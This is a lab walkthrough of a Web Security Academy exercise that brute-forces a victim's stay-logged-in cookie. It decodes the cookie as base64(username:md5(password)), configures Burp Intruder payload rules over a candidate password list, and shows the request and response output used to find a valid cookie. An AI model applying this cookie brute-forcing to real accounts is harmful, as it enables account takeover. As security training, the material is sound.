Lab 5: Authentication Vulnerabilities (Other Mechanisms)

Challenge 1: Brute-forcing a stay-logged-in cookie

Part 1: Description and Objective

- **Objective:** The goal of this lab is to brute-force Carlos's cookie to gain access to his "My account" page.
- **Vulnerability:** The application allows users to stay logged in via a cookie that is vulnerable to brute-forcing. The cookie is constructed using a predictable pattern involving the username and a hashed password.
- **Credentials:**
  - Your credentials: wiener / peter.
  - Victim's username: carlos
  - Attack Data: A list of candidate passwords is provided.

Part 2: Solution Overview


1. Log in to your own account (wiener) with the "Stay logged in" option enabled to generate the target cookie.
2. Analyze the cookie in Burp Suite Inspector to discover it is Base64 encoded and follows the structure username:md5(password).
3. Use Burp Intruder to automate the generation of valid cookies for the victim (carlos) using the candidate password list.
4. Configure payload processing rules to format the passwords correctly: MD5 hash $\rightarrow$ Add prefix $\rightarrow$ Base64 encode[12].
5. Identify the correct password by matching responses containing the "Update email" string.

Part 3: Step-by-Step Implementation

Step 1: Analyze the Cookie Structure

- **Action:** Log in and inspect the "stay-logged-in" cookie to understand its generation logic.
- Execution:

1. Open the integrated browser and log in with username **wiener** and password **peter**.
2. **Important:** Ensure the **"Stay logged in"** checkbox is selected before submitting.
3. In Burp Suite, go to **Proxy > HTTP History** and find the GET /my-account request.
4. Inspect the stay-logged-in cookie using the Inspector panel.
5. **Observation:** The cookie is Base64-encoded. When decoded, the value is wiener:51dc30ddc473d43a6011e9ebba6ca770.
6. **nalysis:** The string 51dc30ddc473d43a6011e9ebba6ca770 corresponds to the MD5 hash of the password peter.
7. **Conclusion:** The cookie format is base64(username + ':' + md5HashOfPassword).


Brute-forcing a stay-logged-in cookie - Chromium
https://0a3900d8035458498194bb21006e004e.web-security-academy.net/my-account?id=wiener
WebSecurity Academy
Brute-forcing a stay-logged-in cookie
Back to lab description »
LAB Not solved
Home | My account | Log out
My Account
Your username is: wiener
Email
Update email
Burp Suite Community Edition v2025.11.6 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS and image content; hiding specific extensions
Filter on
Inspector
Request attributes 2
Request query parameters 1
Request cookies 2
Request headers 21
Response headers 4
Event log All issues
T3 Thg 1 6, 15:4

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
1	https://www.google.com	GET	/warmup.html			200	1896	HTML	html	Warmup Page		✓	142.251.10.105
2	https://0a3900d803545849...	GET	/			200	8314	HTML		Brute-forcing a stay-l...		✓	34.246.129.62
19	https://0a3900d803545849...	GET	/academyLabHeader			101	147					✓	34.246.129.62
21	https://0a3900d803545849...	GET	/my-account			302	86					✓	34.246.129.62
22	https://0a3900d803545849...	GET	/login			200	3350	HTML		Brute-forcing a stay-l...		✓	34.246.129.62
24	https://0a3900d803545849...	GET	/academyLabHeader			101	147					✓	34.246.129.62
25	https://0a3900d803545849...	POST	/login	✓		302	308					✓	34.246.129.62
26	https://0a3900d803545849...	GET	/my-account?id=wiener	✓		200	3259	HTML		Brute-forcing a stay-l...		✓	34.246.129.62
27	https://0a3900d803545849...	GET	/academyLabHeader			101	147					✓	34.246.129.62

Request

```
GET /my-account?id=wiener HTTP/2
Host:
0a3900d8035458498194bb21006e004e.web-security-academy.
net
Cookie: stay-logged-in=
d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw;
session=m8VTQ5SLRradtcb6LleyfFvnaF4cnoa5
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/apng,*/*;q=0.8,application
/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer:
https://0a3900d8035458498194bb21006e004e.web-security-
academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```


Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
Cache-Control: no-cache
X-Frame-Options: SAMEORIGIN
Content-Length: 3126

<!DOCTYPE html>
<html>
  <head>
    <link href=
    /resources/labheader/css/academyLabHeader.css rel=
    stylesheet>
    <link href=/resources/css/labs.css rel=stylesheet>
    <title>
      Brute-forcing a stay-logged-in cookie
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js"
    >
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Brute-forcing a stay-logged-in cookie
            </h2>
            <a class=link-back href='
            https://portswigger.net/web-security/authe
            ntication/other-mechanisms/lab-brute-forci
            ng-a-stay-logged-in-cookie'>
```

Step 2: Verify Cookie Generation Logic (Using Own Account)

- **Action:** Verify the analyzed cookie generation logic by reproducing the valid cookie for the user wiener using Burp Intruder.
- Execution:
    1. In Burp Suite, locate the GET /my-account?id=wiener request in the HTTP history. Right-click and select **Send to Intruder**.
    2. Navigate to the **Positions** tab. Clear all default markers (§). Select only the value of the stay-logged-in cookie and click **Add §** to set the payload position.
    3. Go to the **Payloads** tab. In the **Payload settings [Simple list]**, enter the password for wiener: peter.

4. Under **Payload Processing**, add the following rules in order to reconstruct the cookie format (base64(username:md5(password))):
   - **Hash:** Select MD5.
   - **Add prefix:** Enter wiener: (ensure the colon is included).
   - **Encode:** Select Base64-encode.



Target: ıttps://0a73009103b834ea8074e93700ca00ab.web-security-academy.net

☑ Update Host header to match target

```
GET /my-account?id=wiener HTTP/2
Host: 0a73009103b834ea8074e93700ca00ab.web-security-academy.net
Cookie: stay-logged-in=§d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw§; session=
§g2veQpO6tDYBbI4EHj2O9311HJcF86Uk§
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a73009103b834ea8074e93700ca00ab.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Payload position: All payload positions
Payload type: Simple list
Payload count: 1
Request count: 2

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

peter

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


☑ Enabled	Rule
☑	Hash: MD5
☑	Add Prefix: wiener:
☑	Base64-encode

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

5. Click **Start attack** to generate the cookie.


Attack
Save
2. Intruder attack of https://0a73009103b834ea8074e93700ca00ab.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Payloads
Resource pool
Settings
Request
Response
Pretty
Raw
Hex
Search
0 highlights
Finished

Request	Position	Payload	Status code	Response received	Error	Timeout	Length	Comment
0	0		200	415			3259	
1	1	d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw	200	278			3259	
2	2	d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw	200	188			3346	


```
GET /my-account?id=wiener HTTP/2
Host: 0a73009103b834ea8074e93700ca00ab.web-security-academy.net
Cookie: stay-logged-in=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw; session=d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/143.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a73009103b834ea8074e93700ca00ab.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive


```

- Observation:
  - The Intruder attack finished successfully (as shown in the screenshot).
  - **Request #2** returned a status code of **200** and a response length of **3346**, which is significantly different from the other requests (length 3259).
  - This confirms that the payload corresponding to the password peter generated a valid session cookie, proving that the analyzed logic base64(username:md5(password)) is correct.

Step 3: Brute-force Carlos's Cookie

- **Action:** Apply the verified generation logic to brute-force the victim's account (carlos) using the candidate password list.
- Execution:

1. Return to the **Positions** tab in Burp Intruder.
2. Change the URL parameter from id=wiener to id=carlos
3. Ensure the payload markers (§) still enclose the stay-logged-in cookie value.
4. Navigate to the Payloads tab:
   a. **Payload set:** Clear the current list and paste the **Candidate passwords** provided in the lab description.
5. Update **Payload Processing** rules:
   a. Edit the **Add Prefix** rule: Change it from wiener: to carlos: (keep the colon).
   b. Ensure the order is preserved: MD5 -> Add Prefix (carlos:) -> Base64-encode



Sniper attack

Target: ıttps://0a73009103b834ea8074e93700ca00ab.web-security-academy.net ☑ Update Host header to match target

```
GET /my-account?id=carlos HTTP/2
Host: 0a73009103b834ea8074e93700ca00ab.web-security-academy.net
Cookie: stay-logged-in=§d2llbmVyOjUxZGMzMGRkYzQ3M2Q0M2E2MDExZTllYmJhNmNhNzcw§; session=
§g2veQpO6tDYBbI4EHj2O9311HJcF86Uk§
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Referer: https://0a73009103b834ea8074e93700ca00ab.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 200

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

123456
password
12345678
qwerty
123456789
12345
1234
111111

Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.


☑ Enabled	Rule
☑	Hash: MD5
☑	Add Prefix: carlos:
☑	Base64-encode

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

6. (Optional) In **Settings** > **Grep - Match**, add the string Update email to easily flag the successful login.



Grep - Match


These settings can be used to flag result items containing specified expressions.

☑ Flag responses matching these expressions:

varchar
ODBC
SQL
quotation mark
syntax
ORA-
111111
Update email

Enter a new item

7. Click **Start attack**.
    - Observation (Step 3 Results)
        - Analysis of Intruder Results:
            - The attack results show a clear distinction between failed and successful attempts.
            - The majority of requests returned a **302 Found** status with a length of **173** (redirecting back to the login page due to invalid cookies).
            - **Request #58** stood out with a **200 OK** status and a response length of **3346**.
        - **Conclusion:** The payload associated with Request #58 generated a valid stay-logged-in cookie for the user carlos.


Attack
Save
4. Intruder attack of https://0a73009103b834ea8074e93700ca00ab.web-security-academy.net
Attack
Save
Results
Positions
Capture filter: Capturing all items
Apply capture filter
View filter: Showing all items
Request
Response
Pretty
Raw
Hex

4. Intruder attack of https://0a73009103b834ea8074e93700ca00ab.web-security-academy.net

Request	Position	Payload	Status code	Response...	Error	Timeout	Length	error	excepti...	illegal	invalid	fail	stack	access	directory	file	not fou...	unk
51	1	Y2FybG9zOmVmNmU2NWVmYzE4OGU3ZGZmZDczMzViNjQ2YTgIYTlx	302	185			173											
52	1	Y2FybG9zOmRmMDM0OWNlMTEwYjY5ZjAzYjRkZWY4MDEyYWU0OTcw	302	186			173											
53	1	Y2FybG9zOmFkOTI2OTQ5MjM2MTJkYTA2MDBkN2JlNDk4Y2MyZTA4	302	186			173											
54	1	Y2FybG9zOmFhNDdmODIxNWM2ZjMwYTBkY2RiMmEzNmE5ZjQxNjhl	302	187			173											
55	1	Y2FybG9zOjViYWRjYWY3ODlkM2QxZDA5Nzk0ZDhmMDIxZjQwZjBl	302	199			173											
56	1	Y2FybG9zOmVlODlmN2E3YTA1NjViYTU2ZjhmYjU3OTRjMGJkOWZl	302	186			173											
57	1	Y2FybG9zOmQwOTcwNzE0NzU3NzgzZTZjZjE3YjI2ZmI4ZTlyOThm	302	185			173											
58	1	Y2FybG9zOjliMzA2YWIwNGVmNWUyNWY5ZmI4OWM5OThhNmFlZGFi	200	214			3346											
59	1	Y2FybG9zOmRmNTNjYTI2ODI0MGNhNzY2NzBjODU2NmVlNTQ1Njhh	302	186			173											
60	1	Y2FybG9zOjlzNDVmMTBiYjk0OGM1NjY1ZWY5MWY2NzczYjNlNDU1	302	190			173											
61	1	Y2FybG9zOmFhZTAzOWQ2YWEyMzljZmMxMjEzNTdhODI1MjEwZmEz	302	188			173											
62	1	Y2FybG9zOmIzZjk1MmQ1ZDlhZGVhNmY2M2JlZTlkNGM2ZmNlZWFh	302	189			173											
63	1	Y2FybG9zOmI1OWM2N2JmMTk2YTQ3NTgxOTFlNDJmNzY2NzBjZWJh	302	189			173											
64	1	Y2FybG9zOmI0MjdlYmQzOWM4NDVlYjU0MTdiN2Y3YWFmMWY5NzI0	302	185			173											
65	1	Y2FybG9zOjViMWI2OGE5YWJmNGQyY2QxNTVjODFhOTlyNWZkMTU4	302	187			173											
66	1	Y2FybG9zOjFiYmQ4ODY0NjA4MjcwMTVlNWQ2MDVlZDQ0MjUyMjUx	302	187			173											

